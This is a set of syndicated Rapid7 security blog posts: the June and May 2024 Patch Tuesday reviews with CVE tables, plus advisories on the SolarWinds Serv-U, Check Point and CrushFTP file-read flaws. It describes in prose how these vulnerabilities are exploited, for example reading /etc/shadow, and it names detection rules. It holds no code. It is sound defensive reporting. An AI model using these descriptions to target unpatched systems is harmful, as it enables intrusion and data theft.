It’s June 2024 Patch Tuesday. Microsoft is addressing 51 vulnerabilities today, and has evidence of public disclosure for just a single one of those. At time of writing, none of the vulnerabilities published today are listed on CISA KEV, although this is always subject to change. Microsoft is patching a single critical remote code execution (RCE) vulnerability today. Seven browser vulnerabilities were published separately this month, and are not included in the total.

MSMQ: critical RCE

The sole critical RCE patched today is CVE-2024-30080 for all current versions of Windows. Exploitation requires that an attacker send a specially crafted malicious packet to an MSMQ server, which Patch Tuesday watchers will know as a perennial source of vulnerabilities. As usual, Microsoft points out that the Windows message queuing service is not enabled by default; as usual, Rapid7 notes that a number of applications – including Microsoft Exchange – quietly introduce MSMQ as part of their own installation routine. As is typical of MSMQ RCE vulnerabilities, CVE-2024-30080 receives a high CVSSv3 base score due to the network attack vector, low attack complexity, and lack of required privileges. Code execution is presumably in a SYSTEM context, although the advisory does not specify.

Office: malicious file RCEs

Microsoft Office receives patches for a pair of RCE-via-malicious-file vulnerabilities. CVE-2024-30101 is a vulnerability in Outlook; although the Preview Pane is a vector, the user must subsequently perform unspecified specific actions to trigger the vulnerability and the attacker must win a race condition. On the other hand, CVE-2024-30104 does not have the Preview Pane as a vector, but nevertheless ends up with a slightly higher CVSS base score of 7.8, since exploitation relies solely on the user opening a malicious file.

SharePoint: RCE

This month also brings a patch for SharePoint RCE CVE-2024-30100. The advisory is sparing on details, and the context of code exploitation is not clear. The weakness is described as CWE-426: Untrusted Search Path; many (but not all) vulnerabilities associated with CWE-426 lead to elevation of privilege.

DNSSEC NSEC3: CPU exhaustion DoS

And now for something completely different: ​​CVE-2023-50868, which describes a denial of service vulnerability in DNSSEC. This vulnerability is present in the DNSSEC spec itself, and the CVE was assigned by MITRE on behalf of DNSSEC. Microsoft’s implementation of DNSSEC is thus subject to the same attack as other implementations. An attacker can exhaust CPU resources on a DNSSEC-validating DNS resolver by demanding responses from a DNSSEC-signed zone, if the resolver uses NSEC3 to respond to the request. NSEC3 is designed to provide a safe way for a DNSSEC-validating DNS resolver to indicate that a requested resource does not exist. Under certain circumstances, the DNS resolver must perform thousands of iterations of a hash function to calculate an NSEC3 response, and this is the foundation on which this DoS exploit rests. All current versions of Windows Server receive a patch today.

Typically, when Microsoft publishes a security advisory and describes the vulnerability as publicly disclosed, that public disclosure will have been recent. However, in the case of CVE-2023-50868, the flaw in DNSSEC was first publicly disclosed on 2024-02-13. The advisory acknowledges four academics from the German National Research Centre for Applied Cybersecurity (ATHENE), which is perhaps of interest since these same researchers are authors on a March 2024 academic paper that downplays the DoS potential of CVE-2024-50868. Those same researchers published another DNSSEC flaw CVE-2023-50387 (also known as KeyTrap) in January 2024, which they describe as having potentially serious implications; Microsoft patched that one at the next scheduled opportunity in February. The CVE-2023-50868 advisory published today does not provide further insight as to why this vulnerability wasn’t patched sooner; a reasonable assumption might be that Microsoft assesses CVE-2023-50868 as less urgent/critical than CVE-2023-50387, although both receive a rating of Important on Microsoft’s proprietary severity ranking scale. It’s also possible that Microsoft does not wish to be the only major server OS vendor without a patch.

Lifecycle update

There are no significant changes to the lifecycle phase of Microsoft products this month. In July, Microsoft SQL Server 2014 will move past the end of extended support. From August onwards, Microsoft only guarantees to provide SQL Server 2014 security updates to customers who choose to participate in the paid Extended Security Updates program.

Summary Charts

Patch Tuesday - June 2024
What goes up must come down and/or is an attacker’s privilege level.
Patch Tuesday - June 2024
No spoofing. No security feature bypass. Plenty of elevation of privilege though.

Summary Tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-37325 Azure Science Virtual Machine (DSVM) Elevation of Privilege Vulnerability No No 8.1
CVE-2024-35252 Azure Storage Movement Client Library Denial of Service Vulnerability No No 7.5
CVE-2024-35254 Azure Monitor Agent Elevation of Privilege Vulnerability No No 7.1
CVE-2024-35255 Azure Identity Libraries and Microsoft Authentication Library Elevation of Privilege Vulnerability No No 5.5
CVE-2024-35253 Microsoft Azure File Sync Elevation of Privilege Vulnerability No No 4.4

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-5499 Chromium: CVE-2024-5499 Out of bounds write in Streams API No No N/A
CVE-2024-5498 Chromium: CVE-2024-5498 Use after free in Presentation API No No N/A
CVE-2024-5497 Chromium: CVE-2024-5497 Out of bounds memory access in Keyboard Inputs No No N/A
CVE-2024-5496 Chromium: CVE-2024-5496 Use after free in Media Session No No N/A
CVE-2024-5495 Chromium: CVE-2024-5495 Use after free in Dawn No No N/A
CVE-2024-5494 Chromium: CVE-2024-5494 Use after free in Dawn No No N/A
CVE-2024-5493 Chromium: CVE-2024-5493 Heap buffer overflow in WebRTC No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-29187 GitHub: CVE-2024-29187 WiX Burn-based bundles are vulnerable to binary hijack when run as SYSTEM No No 7.3
CVE-2024-29060 Visual Studio Elevation of Privilege Vulnerability No No 6.7
CVE-2024-30052 Visual Studio Remote Code Execution Vulnerability No No 4.7

ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30074 Windows Link Layer Topology Discovery Protocol Remote Code Execution Vulnerability No No 8
CVE-2024-30075 Windows Link Layer Topology Discovery Protocol Remote Code Execution Vulnerability No No 8

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-35249 Microsoft Dynamics 365 Business Central Remote Code Execution Vulnerability No No 8.8
CVE-2024-35248 Microsoft Dynamics 365 Business Central Elevation of Privilege Vulnerability No No 7.3
CVE-2024-35263 Microsoft Dynamics 365 (On-Premises) Information Disclosure Vulnerability No No 5.7

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30103 Microsoft Outlook Remote Code Execution Vulnerability No No 8.8
CVE-2024-30100 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 7.8
CVE-2024-30104 Microsoft Office Remote Code Execution Vulnerability No No 7.8
CVE-2024-30101 Microsoft Office Remote Code Execution Vulnerability No No 7.5
CVE-2024-30102 Microsoft Office Remote Code Execution Vulnerability No No 7.3

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30064 Windows Kernel Elevation of Privilege Vulnerability No No 8.8
CVE-2024-30068 Windows Kernel Elevation of Privilege Vulnerability No No 8.8
CVE-2024-30097 Microsoft Speech Application Programming Interface (SAPI) Remote Code Execution Vulnerability No No 8.8
CVE-2024-30085 Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30089 Microsoft Streaming Service Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30072 Microsoft Event Trace Log File Parsing Remote Code Execution Vulnerability No No 7.8
CVE-2024-35265 Windows Perception Service Elevation of Privilege Vulnerability No No 7
CVE-2024-30088 Windows Kernel Elevation of Privilege Vulnerability No No 7
CVE-2024-30099 Windows Kernel Elevation of Privilege Vulnerability No No 7
CVE-2024-30076 Windows Container Manager Service Elevation of Privilege Vulnerability No No 6.8
CVE-2024-30096 Windows Cryptographic Services Information Disclosure Vulnerability No No 5.5
CVE-2024-30069 Windows Remote Access Connection Manager Information Disclosure Vulnerability No No 4.7

Windows ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30080 Microsoft Message Queuing (MSMQ) Remote Code Execution Vulnerability No No 9.8
CVE-2024-30078 Windows Wi-Fi Driver Remote Code Execution Vulnerability No No 8.8
CVE-2024-30077 Windows OLE Remote Code Execution Vulnerability No No 8
CVE-2024-30086 Windows Win32 Kernel Subsystem Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30062 Windows Standards-Based Storage Management Service Remote Code Execution Vulnerability No No 7.8
CVE-2024-30094 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 7.8
CVE-2024-30095 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 7.8
CVE-2024-35250 Windows Kernel-Mode Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30082 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30087 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30091 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30083 Windows Standards-Based Storage Management Service Denial of Service Vulnerability No No 7.5
CVE-2023-50868 MITRE: CVE-2023-50868 NSEC3 closest encloser proof can exhaust CPU No Yes 7.5
CVE-2024-30070 DHCP Server Service Denial of Service Vulnerability No No 7.5
CVE-2024-30093 Windows Storage Elevation of Privilege Vulnerability No No 7.3
CVE-2024-30084 Windows Kernel-Mode Driver Elevation of Privilege Vulnerability No No 7
CVE-2024-30090 Microsoft Streaming Service Elevation of Privilege Vulnerability No No 7
CVE-2024-30063 Windows Distributed File System (DFS) Remote Code Execution Vulnerability No No 6.7
CVE-2024-30066 Winlogon Elevation of Privilege Vulnerability No No 5.5
CVE-2024-30067 Winlogon Elevation of Privilege Vulnerability No No 5.5
CVE-2024-30065 Windows Themes Denial of Service Vulnerability No No 5.5

CVE-2024-28995: Trivially Exploitable Information Disclosure Vulnerability in SolarWinds Serv-U

Post Syndicated from Stephen Fewer original https://blog.rapid7.com/2024/06/11/etr-cve-2024-28995-trivially-exploitable-information-disclosure-vulnerability-in-solarwinds-serv-u/

CVE-2024-28995: Trivially Exploitable Information Disclosure Vulnerability in SolarWinds Serv-U

On June 5, 2024, SolarWinds disclosed CVE-2024-28995, a high-severity directory traversal vulnerability affecting their Serv-U file transfer server, which comes in two editions (Serv-U FTP and Serv-U MFT). Successful exploitation of the vulnerability allows unauthenticated attackers to read sensitive files on the target server. Rapid7’s vulnerability research team has reproduced the vulnerability and confirmed that it’s trivially exploitable and allows an external unauthenticated attacker to read any file on disk, including binary files, so long as they know the path and the file is not locked (i.e., opened exclusively by something else).

CVE-2024-28995 is not known to be exploited in the wild as of 9 AM ET on June 11. We expect this to change; Rapid7 recommends installing the vendor-provided hotfix (Serv-U 15.4.2 HF 2) immediately, without waiting for a regular patch cycle to occur.

High-severity information disclosure issues like CVE-2024-28995 can be used in smash-and-grab attacks where adversaries gain access to and attempt to quickly exfiltrate data from file transfer solutions with the goal of extorting victims. File transfer products have been targeted by a wide range of adversaries the past several years, including ransomware groups.

Internet exposure estimates for SolarWinds Serv-U vary substantially based on the query used. For example (note that exposed does not automatically mean vulnerable):

Mitigation guidance

SolarWinds Serv-U 15.4.2 HF 1 and previous versions are vulnerable to CVE-2024-28995, per the vendor advisory. The vulnerability is fixed in SolarWinds Serv-U 15.4.2 HF 2. SolarWinds Serv-U customers should apply the vendor-provided hotfix immediately.

Rapid7 customers

InsightVM and Nexpose customers can assess their exposure to CVE-2024-28995 with an unauthenticated vulnerability check available as of the Monday, June 10 content release.

The Dreaded Network Pivot: An Attack Intelligence Story

Post Syndicated from Rapid7 original https://blog.rapid7.com/2024/06/04/the-dreaded-network-pivot-an-attack-intelligence-story/

The Dreaded Network Pivot: An Attack Intelligence Story

Rapid7 recently released our 2024 Attack Intelligence Report, a 14-month deep dive into the vulnerability and attacker landscape. The spiritual successor to our annual Vulnerability Intelligence Report, the AIR includes data from the Rapid7 research team combined with our detection and response and threat intelligence teams. It is designed to provide the clearest view yet into what security professionals face day to day.

In this blog, we would like to focus on one area of research the AIR highlights: network edge technologies. In 2023 (and early 2024) Rapid7 found some startling information about the vulnerability of these critical devices. Essentially, of the mass compromise events we studied, exploitation of network edge tech increased significantly over the 14 months the report covers — something we will cover in detail shortly.

But first, some background. Way back in 2020, Rapid7 created a new attacker utility category for vulnerabilities that functioned as network pivots. These are vulnerabilities that give external attackers internal network access. Think VPNs, firewalls, security gateways, etc. They serve an important function in any network but visibility into these devices can be challenging, making them prime targets for attackers.

In 2023 we saw a surge in attacks on these network appliances. Mass compromise events stemming from exploitation of network edge tech nearly doubled over the period studied — with 36% of all widely exploited vulnerabilities occurring within network perimeter technology. Looking back over the previous reports, we determined some 60% of all of the vulnerabilities Rapid7 analyzed in network edge devices over a three year period were exploited as zero-days, a disproportionate number when looking at the entirety of the vulnerabilities studied.

Over the four years Rapid7 has been categorizing this type of vulnerability, network edge devices have comprised 24% of exploited vulnerabilities and a quarter of all widespread threats.

The Dreaded Network Pivot: An Attack Intelligence Story

State-sponsored groups and ransomware groups like Cl0p, Inc, Bl00dy, Akira, Play, LockBit, and more went after network edge tech in 2023. Network edge devices are essential for modern network operations, but they also represent a major weak spot in cybersecurity defenses — one that these organized groups took advantage of in 2023.

There are a number of reasons for this. It can be difficult to detect intrusions on these types of devices as the capabilities for logging and threat detection vary depending on the specific devices used. Some do not log key events, they use a variety of firmware and (often proprietary) operating systems, and in some cases the firmware itself may be encrypted or obfuscated. This makes monitoring and detecting intrusions troublesome across different devices and developing a strategy for the entire spectrum of devices complex.

For more information about network edge technology vulnerabilities, as well as the latest data on ransomware, attacker utilities, widespread threats, file transfer vulns, and more, download the 2024 Attack Intelligence Report.

CVE-2024-24919: Check Point Security Gateway Information Disclosure

Post Syndicated from Rapid7 original https://blog.rapid7.com/2024/05/30/etr-cve-2024-24919-check-point-security-gateway-information-disclosure/

CVE-2024-24919: Check Point Security Gateway Information Disclosure

On May 28, 2024, Check Point published an advisory for CVE-2024-24919, a high-severity information disclosure vulnerability affecting Check Point Security Gateway devices configured with either the “IPSec VPN” or “Mobile Access” software blade.

On May 29, 2024, security firm mnemonic published a blog reporting that they have observed in-the-wild exploitation of CVE-2024-24919 since April 30, 2024, with threat actors leveraging the vulnerability to enumerate and extract password hashes for all local accounts, including accounts used to connect to Active Directory. They’ve also observed adversaries moving laterally and extracting the “ntds.dit” file from compromised customers’ Active Directory servers, within hours of an initial attack against a vulnerable Check Point Gateway.

On May 30, 2024, watchTowr published technical details of CVE-2024-24919 including a PoC.

The vulnerability allows an unauthenticated remote attacker to read the contents of an arbitrary file located on the affected appliance. For example, this allows an attacker to read the appliances /etc/shadow file, disclosing the password hashes for local accounts. The attacker is not limited to reading this file and may read other files that contain sensitive information. An attacker may be able to crack the password hashes for these local accounts, and if the Security Gateway allows password only authentication, the attacker may use the cracked passwords to authenticate.

Mitigation Guidance

According to the vendor advisory, the following products are vulnerable to CVE-2024-24919:

  • CloudGuard Network
  • Quantum Maestro
  • Quantum Scalable Chassis
  • Quantum Security Gateways
  • Quantum Spark Appliances

Check Point has advised that a Security Gateway is vulnerable if one of the following configuration is applied:

  • If the “IPSec VPN” blade has been enabled and the Security Gateway device is part of the “Remote Access” VPN community.
  • If the “Mobile Access” blade has been enabled.

Check Point has released hotfixes for Quantum Security Gateway, Quantum Maestro, Quantum Scalable Chassis, and Quantum Spark Appliances. We advise customers to refer to the Check Point advisory for the most current information on affected versions and hotfixes.

The vendor supplied hotfixes should be applied immediately. Rapid7 strongly recommends that Check Point Security Gateway customers examine their environments for signs of compromise and reset local account credentials in addition to applying vendor-provided fixes.

Check Point notes that exploit attempts their team has observed “focus on remote access scenarios with old local accounts with unrecommended password-only authentication.” The company recommends that customers check for local account usage, disable any unused local accounts, and add certificate-based authentication rather than password-only authentication. More information and recommendations on user and client authentication for remote access is available here.

Rapid7 Customers

A vulnerability check is in development for InsightVM and Nexpose customers to assess exposure to CVE-2024-24919. This blog will be updated with the latest information as and when it is available

InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on post-exploitation behavior related to this vulnerability:

  • Suspicious Web Server Request – Successful Path Traversal Attack
  • Suspicious Web Request – Possible Check Point VPN (CVE-2024-24919) Exploitation

Patch Tuesday – May 2024

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2024/05/14/patch-tuesday-may-2024/

Patch Tuesday - May 2024

Microsoft is addressing 61 vulnerabilities this May 2024 Patch Tuesday. Microsoft has evidence of in-the-wild exploitation and/or public disclosure for three of the vulnerabilities published today. At time of writing, two of the vulnerabilities patched today are listed on CISA KEV. Microsoft is also patching a single critical remote code execution (RCE) vulnerability today. Six browser vulnerabilities were published separately this month, and are not included in the total.

Windows DWM: zero-day EoP

The first of today’s zero-day vulnerabilities is CVE-2024-30051, an elevation of privilege (EoP) vulnerability in the Windows Desktop Windows Manager (DWM) Core Library which is listed on the CISA KEV list. Successful exploitation grants SYSTEM privileges. First introduced as part of Windows Vista, DWM is responsible for drawing everything on the display of a Windows system.

Reporters Securelist have linked exploitation of CVE-2024-30051 with deployment of QakBot malware, and the vulnerability while investigating a partial proof-of-concept contained within an unusual file originally submitted to VirusTotal by an unknown party. Securelist further notes that the exploitation method for CVE-2024-30051 is identical to a previous DWM zero-day vulnerability CVE-2023-36033, which Microsoft patched back in November 2023.

Courtesy of Microsoft’s recent enhancement of their security advisories to include Common Weakness Enumeration (CWE) data, the mechanism of exploitation is listed as CVE-122: Heap-based Buffer Overflow, which is just the sort of defect which recent US federal government calls for memory safe software development are designed to address.

MSHTML: zero-day security feature bypass

The Windows MSHTML platform receives a patch for CVE-2024-30040, a security feature bypass vulnerability for which Microsoft has evidence of exploitation in the wild, and which CISA has also listed on KEV.

The advisory states that an attacker would have to convince a user to open a malicious file; successful exploitation bypasses COM/OLE protections in Microsoft 365 and Microsoft Office to achieve code execution in the context of the user.

As Rapid7 has previously noted, MSHTML (also known as Trident) is still fully present in Windows — and unpatched assets are thus vulnerable to CVE-2024-30040 — regardless of whether or not a Windows asset has Internet Explorer 11 fully disabled.

Visual Studio: zero-day DoS

Rounding out today’s trio of zero-day vulnerabilities: a denial of service (DoS) vulnerability in Visual Studio.

Microsoft describes CVE-2024-30046 as requiring a highly complex attack to win a race condition through “[the investment of] time in repeated exploitation attempts through sending constant or intermittent data”. Since all data sent anywhere is transmitted either constantly or intermittently, and the rest of the advisory is short on detail, the potential impact of exploitation remains unclear.

Only Visual Studio 2022 receives an update, so older supported versions of Visual Studio are presumably unaffected.

SharePoint: critical post-auth RCE

SharePoint admins are no strangers to patches for critical RCE vulnerabilities. CVE-2024-30044 allows an authenticated attacker with Site Owner permissions or higher to achieve code execution in the context of SharePoint Server via upload of a specially crafted file, followed by specific API calls to trigger deserialization of the file’s parameters.

Microsoft considers exploitation of CVE-2024-30044 more likely, and the low attack complexity and network attack contribute to a relatively high CVSS 3.1 base score of 8.8. The advisory also lists the privileges required vector component as low, which is debatable given the Site Owner authentication requirement for exploitation.

Microsoft has previously published an accessible introduction to deserialization vulnerabilities and the risks of assuming data to be trustworthy, aimed at .NET developers.

Excel: arbitrary code execution

Microsoft Excel receives a patch for CVE-2024-30042. Successful exploitation requires that an attacker convince the user to open a malicious file, which leads to code execution, presumably in the context of the user.

Remote Access Connection Manager: last month’s vulns repatched

Also of interest today: Microsoft is releasing updated patches for three Windows Remote Access Connection Manager information disclosure vulnerabilities originally published in April 2024: CVE-2024-26207, CVE-2024-26217, and CVE-2024-28902. Microsoft states that an unspecified regression introduced by the April patches is resolved by installation of the May patches.

Mobile Broadband driver: 11 local USB RCEs

The Windows Mobile Broadband driver receives patches for no fewer than 11 vulnerabilities; for example, CVE-2024-29997. All 11 vulnerabilities appear very similar based on the advisories. In each case, the relatively low CVSS base score of 6.8 reflects that an attacker must be physically present and insert a malicious USB device into the target host.

Third-party open source patches

Back in 2021, Microsoft started publishing the Assigning CNA (CVE Numbering Authority) field on advisories. A welcome trend of publishing advisories for third-party software included in Microsoft products continues this month with two vulnerabilities in MinGit patched as part of the May 2024 Windows security updates. MinGit is published by GitHub and consumed by Visual Studio. CVE-2024-32002 describes a RCE vulnerability on case-insensitive filesystems that support symlinks — macOS APFS comes to mind — and CVE-2024-32004 describes RCE while cloning specially-crafted local repositories.

Lifecycle update

There are no significant changes to the lifecycle phase of Microsoft products this month.

Summary Charts

Patch Tuesday - May 2024
Mobile Broadband is this month’s winner, albeit for 11 apparently very similar vulns.
Patch Tuesday - May 2024
RCE: the people’s champion.
Patch Tuesday - May 2024
The lesser-spotted Tampering impact type makes an appearance this month.

Summary Tables

Apps vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30059 Microsoft Intune for Android Mobile Application Management Tampering Vulnerability No No 6.1
CVE-2024-30041 Microsoft Bing Search Spoofing Vulnerability No No 5.4

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30053 Azure Migrate Cross-Site Scripting Vulnerability No No 6.5

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30055 Microsoft Edge (Chromium-based) Spoofing Vulnerability No No 5.4
CVE-2024-4671 Chromium: CVE-2024-4671 Use after free in Visuals No No N/A
CVE-2024-4559 Chromium: CVE-2024-4559 Heap buffer overflow in WebAudio No No N/A
CVE-2024-4558 Chromium: CVE-2024-4558 Use after free in ANGLE No No N/A
CVE-2024-4368 Chromium: CVE-2024-4368 Use after free in Dawn No No N/A
CVE-2024-4331 Chromium: CVE-2024-4331 Use after free in Picture In Picture No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-32002 CVE-2024-32002 Recursive clones on case-insensitive filesystems that support symlinks are susceptible to Remote Code Execution No No 9
CVE-2024-32004 GitHub: CVE-2024-32004 Remote Code Execution while cloning special-crafted local repositories No No 8.1
CVE-2024-30045 .NET and Visual Studio Remote Code Execution Vulnerability No No 6.3
CVE-2024-30046 Visual Studio Denial of Service Vulnerability No Yes 5.9

ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30030 Win32k Elevation of Privilege Vulnerability No No 7.8

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30009 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 8.8
CVE-2024-30010 Windows Hyper-V Remote Code Execution Vulnerability No No 8.8
CVE-2024-30006 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-30020 Windows Cryptographic Services Remote Code Execution Vulnerability No No 8.1
CVE-2024-30049 Windows Win32 Kernel Subsystem Elevation of Privilege Vulnerability No No 7.8
CVE-2024-29996 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30025 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30031 Windows CNG Key Isolation Service Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30028 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30038 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30027 NTFS Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30014 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 7.5
CVE-2024-30015 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 7.5
CVE-2024-30022 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 7.5
CVE-2024-30023 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 7.5
CVE-2024-30024 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 7.5
CVE-2024-30029 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 7.5
CVE-2024-30037 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.5
CVE-2024-30011 Windows Hyper-V Denial of Service Vulnerability No No 6.5
CVE-2024-30036 Windows Deployment Services Information Disclosure Vulnerability No No 6.5
CVE-2024-30019 DHCP Server Service Denial of Service Vulnerability No No 6.5
CVE-2024-30039 Windows Remote Access Connection Manager Information Disclosure Vulnerability No No 5.5
CVE-2024-30016 Windows Cryptographic Services Information Disclosure Vulnerability No No 5.5
CVE-2024-30050 Windows Mark of the Web Security Feature Bypass Vulnerability No No 5.4

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30047 Dynamics 365 Customer Insights Spoofing Vulnerability No No 7.6
CVE-2024-30048 Dynamics 365 Customer Insights Spoofing Vulnerability No No 7.6

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30044 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-30042 Microsoft Excel Remote Code Execution Vulnerability No No 7.8
CVE-2024-30043 Microsoft SharePoint Server Information Disclosure Vulnerability No No 6.5

SQL Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30054 Microsoft Power BI Client JavaScript SDK Information Disclosure Vulnerability No No 6.5

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-30040 Windows MSHTML Platform Security Feature Bypass Vulnerability Yes No 8.8
CVE-2024-30017 Windows Hyper-V Remote Code Execution Vulnerability No No 8.8
CVE-2024-30007 Microsoft Brokering File System Elevation of Privilege Vulnerability No No 8.8
CVE-2024-30018 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30051 Windows DWM Core Library Elevation of Privilege Vulnerability Yes Yes 7.8
CVE-2024-30032 Windows DWM Core Library Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30035 Windows DWM Core Library Elevation of Privilege Vulnerability No No 7.8
CVE-2024-29994 Microsoft Windows SCSI Class System File Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26238 Microsoft PLUGScheduler Scheduled Task Elevation of Privilege Vulnerability No No 7.8
CVE-2024-30033 Windows Search Service Elevation of Privilege Vulnerability No No 7
CVE-2024-29997 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-29998 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-29999 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-30000 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-30001 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-30002 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-30003 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-30004 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-30005 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-30012 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-30021 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-30008 Windows DWM Core Library Information Disclosure Vulnerability No No 5.5
CVE-2024-30034 Windows Cloud Files Mini Filter Driver Information Disclosure Vulnerability No No 5.5

Unauthenticated CrushFTP Zero-Day Enables Complete Server Compromise

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2024/04/23/etr-unauthenticated-crushftp-zero-day-enables-complete-server-compromise/

Unauthenticated CrushFTP Zero-Day Enables Complete Server Compromise

On Friday, April 19, 2024, managed file transfer vendor CrushFTP released information to a private mailing list on a new zero-day vulnerability affecting versions below 10.7.1 and 11.1.0 (as well as legacy 9.x versions) across all platforms. No CVE was assigned by the vendor, but a third-party CVE Numbering Authority (CNA) assigned CVE-2024-4040 as of Monday, April 22. According to a public-facing vendor advisory, the vulnerability is ostensibly a VFS sandbox escape in CrushFTP managed file transfer software that allows “remote attackers with low privileges to read files from the filesystem outside of VFS Sandbox.”

Rapid7’s vulnerability research team analyzed CVE-2024-4040 and determined that it is fully unauthenticated and trivially exploitable; successful exploitation allows for not only arbitrary file read as root, but also authentication bypass for administrator account access and full remote code execution. Successful exploitation allows a remote, unauthenticated attacker to access and potentially exfiltrate all files stored on the CrushFTP instance.

Although the vulnerability has been formally described as an arbitrary file read, Rapid7 believes that it can be more accurately categorized as a server-side template injection (SSTI). CVE-2024-4040 was exploited in the wild as a zero-day vulnerability, per private customer communications from the vendor and a public Reddit post from security firm CrowdStrike. Using a query that looks for a specific JavaScript file in the web interface, there appear to be roughly 5,200 instances of CrushFTP exposed to the public internet.

Mitigation guidance

According to the advisory, CrushFTP versions below 11.1 are vulnerable to CVE-2024-4040. The following versions of CrushFTP are vulnerable as of April 22, 2024:

  • All legacy CrushFTP 9 installations
  • CrushFTP 10 before v10.7.1
  • CrushFTP 11 before v11.1.0

The vulnerability has been patched in version 11.1.0 for the 11.x version stream, and in version 10.7.1 for the 10.x version stream. The vendor advisory emphasizes the importance of updating to a fixed version of CrushFTP on an urgent basis. Rapid7 echoes this guidance, particularly given our team’s findings on the true impact of the issue, and urges organizations to apply the vendor-supplied patch on an emergency basis, without waiting for a typical patch cycle to occur.

While the vendor guidance as of April 22 says that “customers using a DMZ in front of their main CrushFTP instance are partially protected,” it’s unclear whether this is actually an effective barrier to exploitation. Out of an abundance of caution, Rapid7 advises against relying on a DMZ as a mitigation strategy.

CrushFTP customers can harden their servers against administrator-level remote code execution attacks by enabling Limited Server mode with the most restrictive configuration possible. Organizations should also use firewalls wherever possible to aggressively restrict which IP addresses are permitted to access CrushFTP services.

Rapid7 customers

A vulnerability check for InsightVM and Nexpose customers is in development and expected to be available in either today’s (Tuesday, April 23) or tomorrow’s (Wednesday, April 24) content release.

CVE-2024-3400: Critical Command Injection Vulnerability in Palo Alto Networks Firewalls

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2024/04/12/etr-cve-2024-3400-critical-command-injection-vulnerability-in-palo-alto-networks-firewalls-2/

CVE-2024-3400: Critical Command Injection Vulnerability in Palo Alto Networks Firewalls

